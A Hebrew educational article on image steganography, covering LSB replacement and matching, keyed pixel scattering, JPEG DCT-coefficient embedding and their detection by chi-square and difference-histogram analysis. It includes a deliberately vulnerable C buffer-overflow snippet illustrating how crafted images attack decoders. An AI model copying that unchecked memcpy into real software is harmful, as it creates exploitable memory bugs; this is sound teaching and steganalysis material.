לדוגמה, ניתן ליצור תמונה שתיראה תקינה לחלוטין למשתמש, אך תכיל בתוכה מידע או מבנה שינסה לנצל חולשה בתוכנה שאחראית על פתיחת התמונה. חולשות כאלה עשויות להימצא במפענח (Decoder), במנתח הקובץ (Parser) או בספריית עיבוד התמונות שבה משתמשת התוכנה.

לדוגמה, הקוד הבא מדגים באופן פשטני כיצד חוסר בבדיקת גבולות עלול ליצור חולשת Buffer Overflow:

```
#include <stdio.h>
#include <string.h>

void load_image(const unsigned char *data, size_t size) {
    char buffer[16];

    /* Vulnerable: no check that the data fits into buffer */
    memcpy(buffer, data, size);

    printf("Image loaded\n");
}

int main(void) {
    unsigned char image_data[64] = {0};
    load_image(image_data, sizeof(image_data));

    return 0;
}
```

הבעיה נמצאת בכך שהפונקציה מקבלת כמות מידע גדולה יותר מהשטח שהוקצה ל-buffer. בתוכנת עיבוד תמונות אמיתית, מצב דומה עלול להתרחש בעת עיבוד שדות, מטא-דאטה או מבנים פנימיים של קובץ תמונה. לכן, תוקף יכול ליצור קובץ תמונה מיוחד אשר מצד אחד נראה כמו תמונה רגילה, ומצד שני מכיל קלט שנבנה במיוחד כדי להפעיל את החולשה בתוכנה המעבדת אותו.

בהקשר של סטגנוגרפיה, הדבר מעניין במיוחד: ניתן להשתמש בתמונה כ-Carrier עבור מידע נסתר, כאשר התמונה עצמה משמשת גם כקלט לתוכנה פגיעה. כלומר, התקיפה אינה חייבת להתבסס על שבירת מנגנון הסטגנוגרפיה או על חילוץ המידע הנסתר - היא יכולה להתבסס על התוכנה שמקבלת ומעבדת את התמונה.

חשוב להבחין בין שני סוגי התקיפה:

- **תקיפה של הסטגנוגרפיה** - ניסיון לזהות את קיום המידע הנסתר או לחלץ אותו מהתמונה.
 - **תקיפה באמצעות התמונה** - ניצול חולשה בתוכנה או בספרייה שמעבדת את התמונה.
- הבחנה זו מראה שתמונה סטגנוגרפית יכולה לשמש לא רק כאמצעי להסתרת מידע, אלא גם כווקטור להעברת קלט זדוני לתוכנות אחרות.



Least Significant Bit (LSB) Replacement

אחת השיטות הפשוטות והנפוצות ביותר בסטגנוגרפיה של תמונות היא שיטת ה-Least Significant Bit, או בקיצור LSB. הרעיון מבוסס על העובדה שהביט האחרון של ערך צבע משפיע מעט מאוד על הצבע המוצג. לדוגמה, נבחן את הערכים הבאים:

$$11001010_2 = 202$$

$$11001011_2 = 203$$

למרות שהערכים שונים בביט אחד, ההבדל ביניהם הוא 1 בלבד. לכן, שינוי הביט האחרון של ערוץ צבע בדרך כלל אינו מורגש בעין האנושית.

במקום להשתמש בביט האחרון כדי לייצג את צבע הפיקסל, ניתן להשתמש בו כדי לאחסן מידע. לדוגמה, נניח שהערכים של שלושת ערוצי הצבע של פיקסל מסוים הם:

$$R = 11001010$$

$$G = 10110101$$

$$B = 01101100$$

אם הביטים שאנו רוצים להסתיר הם 1,0,1, נוכל לשנות את הביט האחרון של כל ערוץ:

$$11001010 \rightarrow 11001011$$

$$10110101 \rightarrow 10110100$$

$$01101100 \rightarrow 01101101$$

כך קיבלנו את הביטים:

$$101$$

הפיקסל השתנה מעט מאוד, אך כעת הוא מכיל מידע שהאלגוריתם שלנו יכול לקרוא.


במקרה של RGB, ניתן להשתמש בביט האחרון של כל אחד משלושת הערוצים. כלומר, כל פיקסל יכול להכיל עד:

$$3 \text{ bits}$$

לכן, תמונה בגודל 1920×1080 פיקסלים יכולה להכיל באופן תאורטי:

$$1920 \times 1080 \times 3 = 6,220,800 \text{ bits}$$

עם זאת, קיבולת זו היא קיבולת תאורטית בלבד. בפועל, ככל שמכניסים יותר מידע ומשנים יותר פיקסלים, כך גדל הסיכוי שהשינויים יהיו ניתנים לזיהוי באמצעות ניתוח סטטיסטי או פורנזי.



כיצד יודעים איפה נמצא המידע?

לאחר שהחלטנו להשתמש ב-LSB, עדיין קיימת בעיה: כיצד תוכנת החילוץ תדע היכן לחפש את המידע? אין דרך אחת נכונה לעשות זאת, וניתן לתכנן את פורמט ההטמעה במספר דרכים.

שיטה ראשונה - כתיבה רציפה מהפיקסל הראשון

השיטה הפשוטה ביותר היא להתחיל מהפיקסל הראשון בתמונה ולכתוב את המידע באופן רציף. לדוגמה, אם ההודעה היא:

TEST

ניתן להמיר אותה לביטים:

$$T = 01010100$$

$$E = 01000101$$

$$S = 01010011$$

$$T = 01010100$$

לאחר מכן מתחילים מהפיקסל הראשון ומכניסים את הביטים של ההודעה לתוך ה-LSB של ערוצי הצבע. החילוץ מתבצע באותה צורה: מתחילים מהפיקסל הראשון, קוראים את ה-LSB של הערוצים, ומרכיבים מחדש את הבייטים.

היתרון של השיטה הוא הפשטות שלה. אין צורך במידע נוסף כדי לדעת היכן להתחיל.


החסרון הוא שהמבנה צפוף מאוד. מי שיודע שהאלגוריתם משתמש ב-LSB ושהמידע מתחיל מהפיקסל הראשון, יכול לנסות לחלץ אותו בקלות יחסית.

שיטה שנייה - Header בתחילת התמונה

אפשרות מתקדמת יותר היא להקדיש חלק קטן מהמידע בתחילת התמונה ל-Header. ה-Header יכול להכיל מידע שיסייר לתוכנת החילוץ כיצד למצוא את המידע האמיתי.

לדוגמה, ניתן להגדיר Header המכיל:

- אורך המידע.
- סוג המידע.
- האלגוריתם שבו נעשה שימוש.
- מספר הביטים המשמשים מכל ערוץ.
- מיקום תחילת המידע.
- מפתח או מזהה המשמשים לבחירת מיקום המידע.



לדוגמה, המבנה יכול להיראות כך:

[HEADER][PAYLOAD]

כאשר ה-Header נמצא בתחילת רצף המידע וה-Payload הוא המידע הסודי עצמו. כך תוכנת החילוץ יכולה לקרוא תחילה את ה-Header, להבין כיצד התמונה נבנתה, ולאחר מכן לחלץ את ה-Payload בהתאם להוראות. לדוגמה:

[LENGTH = 1000][METHOD = LSB][DATA = ...]

שיטה שלישית - פיזור המידע באמצעות מפתח

במקום לכתוב את המידע בפיקסלים רצופים, ניתן לפזר אותו על פני התמונה. לדוגמה, במקום:

$P_0, P_1, P_2, P_3, P_4, \dots$

ניתן להשתמש בסדר:

$P_{42}, P_{917}, P_{153}, P_{2048}, \dots$


הסדר יכול להיקבע באמצעות מחולל פסאודו-אקראי (PRNG) שמקבל מפתח. במקרה כזה, מי שאין ברשותו את המפתח אינו יודע באילו פיקסלים לחפש את המידע. לדוגמה:

$KEY \rightarrow PRNG \rightarrow [42, 917, 153, 2048, \dots]$

תוכנת ההטמעה והתוכנה שמחלצת את המידע משתמשות באותו מפתח ולכן מייצרות את אותו סדר פיקסלים. שיטה זו מקשה משמעותית על חילוץ המידע כאשר לא יודעים את המפתח.

כמובן שאפשר ואף רצוי לשלב בין השיטות, כדי להחביא את המידע הנסתר כמה שיותר טוב.

שימו לב! כדאי להשתמש ב-LSB בעיקר בתמונות PNG, מכיוון ש-PNG הוא פורמט ללא איבוד מידע (Lossless), ולכן שינוי ביטי ה-LSB נשמר לאחר שמירת התמונה.



LSB Matching

שיטה נוספת המבוססת על ביט ה-LSB היא LSB Matching. בניגוד ל-LSB Replacement, שבה פשוט מחליפים את ביט ה-LSB של ערוץ הצבע בביט שאנו רוצים להטמיע, ב-LSB Matching משנים את ערך הפיקסל ב-1 כאשר ה-LSB הנוכחי אינו מתאים למידע שאנו רוצים להטמיע.

לדוגמה, נניח שערך ערוץ הצבע הוא:

$$100 = 01100100$$

והביט שאנו רוצים להטמיע הוא 1. ב-LSB Replacement פשוט נחליף את הביט האחרון:

$$01100100 \rightarrow 01100101$$

ולכן הערך משתנה מ-100 ל-101. ב-LSB Matching, אם ה-LSB אינו מתאים, ניתן להגדיל או להקטין את הערך באופן אקראי:

$$100 \rightarrow 101 \quad \text{או} \quad 100 \rightarrow 99$$

בשני המקרים ה-LSB הופך ל-1, אך השינוי בערך המקורי הוא קטן בלבד. אם, לעומת זאת, הערך המקורי כבר מכיל את הביט הרצוי, אין צורך לבצע שום שינוי. לדוגמה:

$$01100101 = 101$$

אם הביט שאנו רוצים להטמיע הוא 1, הערך כבר מתאים ולכן נשאיר אותו ללא שינוי.

מה ההבדל בין LSB Replacement ל-LSB Matching?


ב-LSB Replacement, הביט האחרון מוחלף ישירות בביט המידע:

$$x \rightarrow x'$$

כאשר הערך החדש נקבע כך שה-LSB שלו יהיה הביט הרצוי. ב-LSB Matching, כאשר יש צורך בשינוי, הערך מוגדל או מוקטן ב-1:

$$x \rightarrow x + 1 \quad \text{או} \quad x \rightarrow x - 1$$

הבחירה בין +1 לבין -1 יכולה להיעשות באופן פסאודו-אקראי. לכן, בעוד שב-LSB Replacement השינוי בערך הפיקסל נקבע ישירות לפי הביט שאנו מטמיעים, ב-LSB Matching השינוי נעשה בצורה פחות דטרמיניסטית.



תקיפת אלגוריתם LSB

ישנן שיטות שונות שבהן אנו תוקפים או מנתחים תמונה המשתמשת באלגוריתם LSB. כאן נתמקד בשיטת שיטות מרכזיות:

שיטת תקיפה	אלגוריתם
Chi-Square	LSB Replacement
Histogram of Differences	LSB Matching

Chi-Square

הרעיון מאחורי התקיפה פשוט מאוד. ב-LSB Replacement, כאשר אנחנו מחליפים את ה-LSB, אנחנו גורמים לזוגות של ערכי צבע עוקבים להיות דומים יותר מבחינה סטטיסטית. לדוגמה:

$$100 = 01100100 \quad 101 = 01100101$$

נבדלים רק ב-LSB. לכן ניתן לחלק את ערכי הצבע לזוגות באופן הבא:

$$(0,1), (2,3), (4,5), \dots, (254,255)$$

אלה נקראים PoVs - Pairs of Values.

למה זה קורה?

נניח שבמקור היו לנו:

$$100, 100, 100, 100, 101$$

כלומר:

$$H(100) = 4, \quad H(101) = 1$$

כאשר מטמיעים מידע באמצעות LSB Replacement, חלק מה-100 יכולים להפוך ל-101 וחלק מה-101 יכולים להישאר 101. כאשר כמות גדולה של מידע מוטמעת, ההבדל בין שני הערכים הולך ומצטמצם. באופן אידיאלי, אם הביט המוטמע אקראי, אזי שני הערכים בזוג נוטים להתקרב:

$$H(100) \approx H(101)$$

זה בדיוק מה ש-Chi-Square מנסה למדוד.



איך החישוב עובד?

נניח זוג כלשהו:

$$(2k, 2k + 1)$$

נסמן את מספר ההופעות שנמדד בפועל בתור:

$$O_0 = H(2k), \quad O_1 = H(2k + 1)$$

אם אין מידע נסתר, אין סיבה לצפות בהכרח שהם יהיו שווים. אבל אם קיימת הטמעת LSB משמעותית, אנחנו מצפים בקירוב:

$$E_0 = E_1 = \frac{O_0 + O_1}{2}$$

כאשר E הוא מספר ההופעות הצפוי לכל ערך בזוג. עכשיו משתמשים במבחן: χ^2

$$\chi^2 = \sum_i \frac{(O_i - E_i)^2}{2}$$

ועבור זוג יחיד נקבל:

$$\chi^2 = \frac{(O_0 - E)^2}{2} + \frac{(O_1 - E)^2}{2}$$

דוגמה:

$$O_0 = 800, \quad O_1 = 200$$

לכן:

$$E = \frac{800 + 200}{2} = 500$$

$$\chi^2 = \frac{(800 - 500)^2}{2} + \frac{(200 - 500)^2}{2} = 180 + 180 = 360$$

קיבלנו ערך גדול, כלומר ההתפלגות שנצפתה רחוקה מאוד מההתפלגות הצפויה.

אבל חשוב שתזכרו! ערך χ^2 לבדו אינו "אחוז סטגנוגרפיה".

למה זה עובד דווקא על LSB Replacement?

ניקח זוג כלשהו:

(100,101)

ואילו בבינארי:

100 = 01100100

101 = 01100101


ב-LSB Replacement, אם אנו רוצים להכניס 1, הערך חייב להיות 101, ואם אנו רוצים להכניס 0, הערך חייב להיות 100. כלומר ההטמעה למעשה מעבירה ערכים בין הזוגות:

$100 \Leftrightarrow 101$

כאשר כמות גדולה של ביטים אקראיים מוחלפת, שני הערכים נוטים להתקרב בכמות ההופעות שלהם. לכן:

$$H(100) \approx H(101)$$

זוהי יוצר "טביעת אצבע" סטטיסטית שאפשר לחפש.





Histogram of Differences (HOD)

Chi-Square אינו הכלי המתאים ביותר ל-LSB Matching. הסיבה לכך היא ש-LSB Matching לא פשוט אומר:

$$x \rightarrow x'$$

אלא:

$$x \rightarrow x + 1 \quad \text{או} \quad x \rightarrow x - 1$$

באופן אקראי. כתוצאה מכך הוא נמנע מחלק מהאנומליות שהופכות את LSB Replacement לקל יחסית לזיהוי.

ואיך החישוב שלו עובד?

במקום להסתכל על:

$$H(x)$$

כלומר כמה פעמים כל ערך צבע מופיע, נסתכל על ההבדלים בין פיקסלים שכנים. נניח שיש לנו:

$$P_1, P_2, P_3, \dots$$

נחשב כי:

$$\Delta_i = P_{i+1} - P_i$$

לדוגמה:

$$[100, 102, 101, 105, 104]$$

נקבל:

$$[2, -1, 4, -1]$$

ומכאן נסיק כי הנוסחה להיסטוגרמה תהיה:


$$H_D(d) = |\{i: \Delta_i = d\}|$$


למה זה עובד?

בתמונות טבעיות, פיקסלים שכנים בדרך כלל דומים. לכן הרבה מההפרשים נמצאים בסביבות:

$$d = 0 \quad \text{או} \quad d = \pm 1, \pm 2, \pm 3$$

כאשר משתמשים ב-LSB Matching ומבצעים הרבה שינויים של ± 1 , אנחנו מוסיפים למעשה "רעש" קטן לערכי הפיקסלים. הרעש הזה משנה את ההפרשים בין פיקסלים שכנים, ולכן ההיסטוגרמה של ההפרשים נעשית חלקה יותר. זהו בדיוק אחד הרעיונות המרכזיים שהוצעו לזיהוי LSB Matching.





תמונות JPEG

תמונות מסוג JPEG הן סיפור שונה לגמרי מתמונות PNG. בעוד ש-PNG משתמש בדחיסה Lossless, כלומר לאחר הדחיסה ניתן לשחזר את המידע המקורי בדיוק, JPEG משתמש בדחיסה Lossy. בדחיסה זו חלק מהמידע בתמונה מושלך בכוונה כדי להקטין משמעותית את גודל הקובץ.

באופן מפושט, תהליך יצירת קובץ JPEG נראה כך:

פיקסלים $\leftarrow$ חלוקה לבלוקים של 8×8 $\leftarrow$ DCT $\leftarrow$ קוונטיזציה $\leftarrow$ קידוד $\leftarrow$ קובץ JPEG

לכן, בשיטת LSB, שבה משנים את הביט האחרון של ערכי הפיקסלים, ניתן להטמיע מידע ב-PNG ולשמור אותו גם לאחר שמירת התמונה. לעומת זאת, ב-JPEG הפיקסלים אינם נשמרים ישירות כפי שהם. התמונה עוברת תהליך דחיסה הכולל, בין היתר, המרה ל-DCT (Discrete Cosine Transform).

כתוצאה מכך, אם נשנה את ה-LSB של פיקסל בתמונה ולאחר מכן נשמור אותה כ-JPEG, הדחיסה עלולה לשנות את ערך הפיקסל ולמעשה להרוס את המידע שהוטמע.

לכן, ב-JPEG לא נהוג להטמיע מידע ישירות ב-LSB של הפיקסלים. במקום זאת, ניתן להטמיע את המידע במקדמי ה-DCT של התמונה, אשר נמצאים בשלב פנימי של תהליך הדחיסה. קיימות שיטות שונות לשינוי מקדמים אלה באופן שמאפשר להטמיע מידע תוך ניסיון לשמור על איכות התמונה ולצמצם את הסיכוי שההטמעה תהיה ניתנת לזיהוי.

חלוקת התמונה לבלוקים

כפי שצוין, JPEG מחלק את התמונה לבלוקים בגודל 8×8 פיקסלים. לדוגמה, בלוק יכול להיראות כך:

$$\begin{matrix} & x \\ & \rightarrow \\ \downarrow y & \begin{pmatrix} -76 & -73 & -67 & -62 & -58 & -67 & -64 & -55 \\ -65 & -69 & -73 & -38 & -19 & -43 & -59 & -56 \\ -66 & -69 & -60 & -15 & 16 & -24 & -62 & -55 \\ -65 & -70 & -57 & -6 & 26 & -22 & -58 & -59 \\ -61 & -67 & -60 & -24 & -2 & -40 & -60 & -58 \\ -49 & -63 & -68 & -58 & -51 & -60 & -70 & -53 \\ -43 & -57 & -64 & -69 & -73 & -67 & -63 & -45 \\ -41 & -49 & -59 & -60 & -63 & -52 & -50 & -34 \end{pmatrix} \end{matrix}$$

כל בלוק כזה מעובד בנפרד.

ולמה משתמשים ב-DCT?

ה-DCT ממיר את הייצוג של התמונה מייצוג במרחב הפיקסלים לייצוג במרחב התדרים. במקום לשאול "מה הערך של כל פיקסל?", אנחנו מקבלים מידע כגון "עד כמה הבלוק מכיל שינוי איטי או מהיר בעוצמת הבהירות?". כך ניתן לתאר את אותו בלוק באמצעות 64 מקדמים בלבד.

הטמעת מידע

המקדם הראשון, $C(0,0)$, נקרא DC ומתאר את הבהירות הממוצעת של הבלוק. שאר 63 המקדמים נקראים AC והם מתארים שינויים ותדרים שונים בתמונה. מקדמים בפניה השמאלית-עליונה מייצגים תדרים נמוכים, וככל שמתרחקים ממנה התדר עולה.


במקום לשנות את ה-LSB של הפיקסלים כמו ב-PNG, ב-JPEG ניתן לשנות מעט מקדמי AC כדי לייצג את הביטים של המידע הסודי. לדוגמה, בשיטה פשוטה אפשר להשתמש בזוגיות:

זוגי – אי מקדם $\rightarrow 1$, זוגי מקדם $\rightarrow 0$

אם רוצים להטמיע 1 ויש לנו מקדם 4, נשנה אותו ל-5, וכך:

$$5 \bmod 2 = 1$$

השינוי קטן ולכן בדרך כלל אינו מורגש בתמונה:



[מקור: חלוקת תמונה לבלוקים של 8×8 על ידי ה-DCT]



תקיפת תמונות JPEG

ב-JPEG, התקיפה מתבצעת בעיקר על מקדמי ה-DCT, ולא ישירות על ערכי הפיקסלים. לאחר חילוך מקדמי ה-DCT מכל בלוק 8×8 , ניתן לבחון את ההתפלגות הסטטיסטית שלהם.

נסמן את אוסף מקדמי ה-AC ב- C . ניתן לחשב, לדוגמה, את מספר המקדמים השווים לערך מסוים:

$$H(k) = \#\{c \in C : c = k\}$$

כאשר $H(k)$ הוא מספר הפעמים שהמקדם k מופיע בתמונה. לאחר מכן ניתן להציג את $H(k)$ באמצעות היסטוגרמה ולחפש שינויים בהתפלגות.

בדיקת זוגיות

אם שיטת הסטגנוגרפיה משתמשת בזוגיות של המקדמים כדי להטמיע ביטים, ניתן לבדוק את מספר המקדמים הזוגיים והאי-זוגיים. נסמן:


$$N_0 = \#\{c \in C : c \bmod 2 = 0\}$$

$$N_1 = \#\{c \in C : c \bmod 2 \neq 0\}$$

ניתן להגדיר את היחס:

$$R = \frac{N_1}{N_0 + N_1}$$

בתמונה שלא עברה הטמעה, ההתפלגות נובעת מהתוכן הטבעי של התמונה ומהתהליך הסטטיסטי של JPEG. כאשר מטמיעים מידע באמצעות שינוי זוגיות, היחס וההתפלגות עלולים להשתנות.



סיכום

במאמר זה ראינו כיצד תמונה דיגיטלית מיוצגת במחשב, וכיצד ניתן לנצל את המבנה הזה כדי להטמיע בתוכה מידע נסתר. התחלנו מ-LSB Replacement - השיטה הפשוטה והנפוצה ביותר, המשכנו ל-LSB Matching שנמנעת מחלק מהאנומליות הסטטיסטיות שלה, וראינו כיצד כל אחת מהן נתקפת: Chi-Square עבור הראשונה, והיסטוגרמת הפרשים עבור השנייה. לבסוף ראינו מדוע JPEG מחייב גישה אחרת לגמרי, שבה ההטמעה מתבצעת במקדמי ה-DCT ולא בערכי הפיקסלים.

המסקנה המרכזית היא שסטגנוגרפיה אינה עוסקת רק בהסתרה, אלא במאזן שבין כמות המידע המוטמע לבין העקבות הסטטיסטיות שהוא מותיר. ככל שמטמיעים יותר מידע, כך גדל הסיכוי שניתוח פורנזי יגלה זאת. בחלק הבא נמשיך ונעמיק בשיטות הטמעה מתקדמות יותר ובכלים המשמשים לזיהוי.

על המחבר

עידן קובליק, מפתח תוכנה, מתעניין ב-Low Level ועולם הסייבר. בנוסף אני אוהב לפתח קוד open source שאנשים אחרים יכולים להשתמש בו ולתרום לו.

Github: <https://github.com/IdanKoblik>

מקורות מידע

